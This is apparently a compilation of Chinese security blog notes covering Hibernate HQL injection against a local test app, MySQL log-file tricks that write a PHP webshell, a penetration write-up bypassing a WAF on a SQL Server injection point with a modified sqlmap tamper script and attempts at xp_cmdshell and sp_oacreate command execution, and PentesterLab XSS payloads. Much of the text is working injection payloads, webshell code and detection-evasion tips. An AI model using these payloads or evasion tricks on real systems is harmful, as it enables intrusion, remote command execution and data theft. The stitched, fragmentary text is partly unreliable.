        usertest.setPassword("123456");

        session.save(usertest);
        tx.commit();
    }
}
```

测试成功

```
public class testAdd {
    @Test
    public void testAdd(){
        Configuration cfg = new Configuration();
        cfg.configure();
        SessionFactory sessionFactory = cfg.buildSessionFactory();
        Session session=sessionFactory.openSession();
        Transaction tx=session.beginTransaction();

        Usertest usertest=new Usertest();
        usertest.setId(1);
        usertest.setUsername("hhh");
        usertest.setPassword("123456");

        session.save(usertest);
        tx.commit();
```

```
Tests passed: 1 of 1 test – 2 s 122 ms
14:29:05.308 [main] DEBUG org.hibernate.internal.util.EntityPrinter - com.springboottest.testone.security
14:29:05.329 [main] DEBUG org.hibernate.SQL -
    insert
    into
        hibernate.user
        (username, password, id)
    values
        (?, ?, ?)
Hibernate:
    insert
    into
        hibernate.user
        (username, password, id)
    values
        (?, ?, ?)
14:29:05.342 [main] DEBUG org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl - Initiating
14:29:05.343 [main] DEBUG org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl - Initiating
```

==

Hibernate注入

- 添加操作代码

  使用save，不太可能会出现拼接漏洞

  因此在添加、创建操作下，Hibernate大概率不会出现注入漏洞

```
Usertest usertest=new Usertest();
usertest.setUsername(username);
usertest.setPassword(password);

session.save(usertest);
```

- 查询操作代码

  createQuery容易出现拼接漏洞

  实际上，比较容易出现漏洞的是在 `like '%xxx%'` 、 `order by xxx` 这种语句中

  修改操作和删除操作代码中如果存在**查询操作代码**，也有可能出现拼接漏洞

```
Query query=session.createQuery("from Usertest where username='"+username+"'
List<Usertest> list=query.list();
List<Integer> a = new ArrayList<>();
for (Usertest usertest:
     list) {
    a.add(usertest.getId());
}
```

- Hibernate支持输入
  - and or
  - database() user() version() ascii()

  假设开发者未进行过滤，则可存在万能密码

```
1' or '1'='1
1' or user() like '%root%
```

127.0.0.1:8081/teschaxun?username=hhh%27%20or%20%271%27=%271

应用 学习

1
2
3
4
7
8

- Hibernate不支持输入 union/select

  因此无法进行爆库

```
[15:34:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[15:34:04] [INFO] fetching database names
[15:34:04] [INFO] fetching number of databases
[15:34:04] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:34:04] [INFO] retrieved:
[15:34:04] [WARNING] reflective value(s) found and filtering out
[15:34:04] [WARNING] unexpected HTTP code '500' detected. Will use (extra) validation step in similar cases

[15:34:05] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[15:34:05] [ERROR] unable to retrieve the number of databases
[15:34:05] [INFO] falling back to current database
[15:34:05] [INFO] fetching current database
[15:34:05] [INFO] retrieved:
[15:34:06] [CRITICAL] unable to retrieve the database names
[15:34:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 6 times
```

回显证明无法输入union，对mysql语句进行监听，没有监听到此union语句

127.0.0.1:8081/teschaxun?username=1%27%20union%20select%203%20from%20user%20where%20%271%27=%271

应用 学习

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Tue Nov 12 16:07:37 CST 2019
There was an unexpected error (type=Internal Server Error, status=500).
org.hibernate.hql.internal.ast.QuerySyntaxException: unexpected token: union near line 1, column 77 [from com.springboottest.testone.security.module.Usertest where username='1' union select 3 from user where '1'='1']

- 暴露路径 `com.springboottest.testone.security.module.Usertest`

  Usertest是定义用户的类，其与数据库中的用户数据表一一对应，因此很有可能就是数据表名

  127.0.0.1:8080/teschaxun?username=1%27

  应用 学习

  Whitelabel Error Page

  This application has no explicit mapping for /error, so you are seeing this as a fallback.

  Fri Nov 08 17:05:27 CST 2019
  There was an unexpected error (type=Internal Server Error, status=500).
  org.hibernate.QueryException: expecting ''', found '<EOF>' [from com.springboottest.testone.security.module.Usertest where username='1'']

- 猜解字段名

  password是另一字段名，因此输入以下语句并未报错

```
1' or password='2
```

  127.0.0.1:8081/teschaxun?username=1%27%20or%20password=%272

  应用 学习

  password1是不存在的字段名，因此输入以下语句报错

```
1' or password1='2
```

  127.0.0.1:8080/teschaxun?username=1%27%20or%20password1=%272

  应用 学习

  Whitelabel Error Page

  This application has no explicit mapping for /error, so you are seeing this as a fallback.

  Fri Nov 08 17:37:25 CST 2019
  There was an unexpected error (type=Internal Server Error, status=500).
  org.hibernate.exception.SQLGrammarException: could not extract ResultSet

mysql 利用general_log_file、slow_query_log_file写文件

高版本的mysql中，一般默认配置了--secure_file_priv为null限制了文件写入。这时，可以通过mysql的general_log_file、slow_query_log_file来尝试写文件。

general_log_file

```
set global general_log='on';
SET global general_log_file='D:/phpStudy/WWW/1.php';
SELECT '<?php assert($_POST["cmd"]);?>';
set global general_log='off';  //切记关闭
```

slow_query_log_file 用到了mysql的慢查询，全名是慢查询日志，是MySQL提供的一种日志记录，用来记录在MySQL中响应时间超过阀值的语句。开启之后默认阀值是10s，可以更改此时间。

```
set global slow_query_log=on;
set global slow_query_log_file="C:\\phpStudy\\PHPTutorial\\WWW\\3.php"
select sleep(15),'<?php assert($_POST["cmd"]);?>'
set global slow_query_log=off
```

【会战分享】SQL Server注入Getshell


0x01 前言

本文非基础类的普及文章，主要分享内网中遇到的一个有趣案例。

0x02 Bypass注入点

通常情况下，遇到SQL Server注入点，我会比较关注是否是DBA权限，如果是，那么就可能拿到执行命令的权限，进而反弹到C2上，方便后续的后渗透工作。

一开始在一处比较复杂的功能点发现了SQL Server的注入，也是首先利用AND进行判断：




参数：ModuleType存在注入点，但是后面有一层站点全局输入的检测机制，从简单的测试来看，是不存在语法分析的一种，比较容易绕过。

我尝试了以下方案：

```
1. and -> And
2. and -> /**/And
3. and -> /*xsww!s*/And
4. and -> /*xswwS1154-_[0)}!s*/And
5. and -> /***/And
```

最终发现第五种可以绕过，使得后端无法辨别 `/***/` 是否和And是一个本体。

那么我猜想到了一个简单的表达式，似乎和这个过滤规则比较相向： `/*\w{0,}*/`



0x03 tamper 自动化实现

这里我比较懒，直接改了以下space2comment.py，这个脚本在Kali Linux中的sqlmap目录下：

```
root@kali:~# ls /usr/share/sqlmap/tamper/ | grep space2
space2comment.py
space2dash.py
space2hash.py
space2morecomment.py
space2morehash.py
space2mssqlblank.py
space2mssqlhash.py
space2mysqlblank.py
space2mysqldash.py
space2plus.py
space2randomblank.py
root@kali:~#
```

核心代码：

```
for i in xrange(len(payload)):
        if not firstspace:
            if payload[i].isspace():
                firstspace = True
                retVal += "/**/"
                continue

        elif payload[i] == '\'':
            quote = not quote

        elif payload[i] == '"':
            doublequote = not doublequote

        elif payload[i] == " " and not doublequote and not quote:
            retVal += "/**/"
            continue
```

只需要替换 /**/ 即可：

```
for i in xrange(len(payload)):
        if not firstspace:
            if payload[i].isspace():
                firstspace = True
                retVal += "/*ixxxx**/"
                continue

        elif payload[i] == '\'':
            quote = not quote

        elif payload[i] == '"':
            doublequote = not doublequote
```

接着，就可以跑出注入了~

PS：我比较习惯于添加 --random-agent 参数，理由是在注入的过程中，避免被流量感知设备发现。

```
    Title: Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)
    Payload: {"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d
1) SELECT 7581 ELSE DROP FUNCTION jkQW--", "IsBackEnd": false }

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN
    Payload: {"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d
 (SELECT (CHAR(113)+CHAR(98)+CHAR(120)+CHAR(113)+CHAR(113)+(SELECT (CASE WHEN (4833
ND))+CHAR(113)+CHAR(106)+CHAR(98)+CHAR(120)+CHAR(113)))-- UfsY", "IsBackEnd": false

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase AND time-based blind (heavy query)
    Payload: {"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d
ELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3,sysusers AS
s6,sysusers AS sys7)-- ujsX", "IsBackEnd": false }
---
[08:30:59] [WARNING] changes made by tampering scripts are not included in shown pa
[08:30:59] [INFO] testing Microsoft SQL Server
[08:31:00] [INFO] confirming Microsoft SQL Server
[08:31:06] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server Unknown
[08:31:06] [INFO] testing if current user is DBA
current user is DBA: True
[08:31:07] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 4 times, 500 (Internal Server Error) - 4 times
[08:31:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ggz

[*] ending @ 08:31:07 /2019-12-14/

root@kali:~#
```

0x04 xp_cmdshell

到这一步的时候，我遇到了一个问题，SQLMAP调用exec master..xp_cmshell的时候被拦截了，因为后端还检测是否有 `exec` 、 `master` ，于是我还要将tamper加两句：

```
payload = payload.replace("exec","/***/Execute/***/")
payload = payload.replace("master..","/***//***/")
```

最终结果： `/***/execute/***//***/xp_cmdshell/***/'whoami'`

点击发包，还是无法执行，被360拦截了！

```
Date: Sun, 15 Dec 2019 16:43:39 GMT
Connection: close

{"Message":"System.Data.SqlClient.SqlException (0x80131904): 在执行
xp_cmdshell 的过程中出错。调用 \u0027CreateProcess\u0027
失败，错误代码: \u00275\u0027。\r\n   at
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolea
breakConnection, Action`1 wrapCloseInAction)\r\n   at
```

这个Error Code 5，是Windows的错误代码，中文意思就是："拒绝访问"。

现在xp_cmdshell被拦截的很多了，但是sp_oacreate应该可以使用的：

参考我之前写的一篇文章：某次项目技术点实录-Regsvr32 ole对象

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oameth
```

> 后续我发现该服务器无法出网，还是站库分离

因此无法执行操作系统命令

0x05 写入文件

在写文件这块，我浪费了大量的时间，首先要确定能否向站点目录写文件，当前写文件的操作是否被拦截等等因素。

一开始的思路是调用xp_cmdshell，采用echo去写，目前已无法执行命令，就此作罢，吸了一口芙蓉王，精神焕发，遂查到数据库备份的方式。

提交：

```
{"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d", "Module
```

页面返回正常。

但是，我的站点目录如果是中文呢？在Burp里处理就非常麻烦！

还记得之前的IIS 7.5吗，**IIS在接收到一个请求后，会自动将数据进行Unicode解码，如果流量设备、WAF不支持此特性的话，就可以进行绕过**，这里我着重解决中文目录的问题。


```
{"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d", "ModuleType": "A2501';backup database
test222 to disk='\u0067\u003a\u005c\u0031\u002e\u006c\u006f\u0067' WITH DIFFERENTIAL,FORMAT;-- ", "IsBackEnd":
false }
```

到这此文就结束了，我并没有成功Getshell，只是回顾我解决问题的思维方式，希望能对大家有用！

文件读取漏洞

pentesterlab xss


pentesterlab 是一个靶机环境 下载地址



Example 1


很简单，没有任何过滤

```
name=<script>alert("xss")</script>
```




Example 2

可以看到这里过滤了 script 标签



发现图片标签没过滤，构造(去掉.)

```
?name=<img onerror.=alert(/xss/) src=1 >
```




Example 3


构造 (去掉.)

```
?name=<img onerror.=alert(/xss/) src >
```

和2一样




Example 4



还是用 (去掉.)

```
?name=<img onerror.=alert(/xss/) src >
```




Example 5

似乎过滤了 alert 只要输入alert就error

我们可以用prompt(1),与confirm(1)来弹窗

```
?name= <script>prompt(1)</script>
```

Example 6




这里输入是做js变量，用双引号绕过

```
?name=";alert(1)//"
```

Example 7

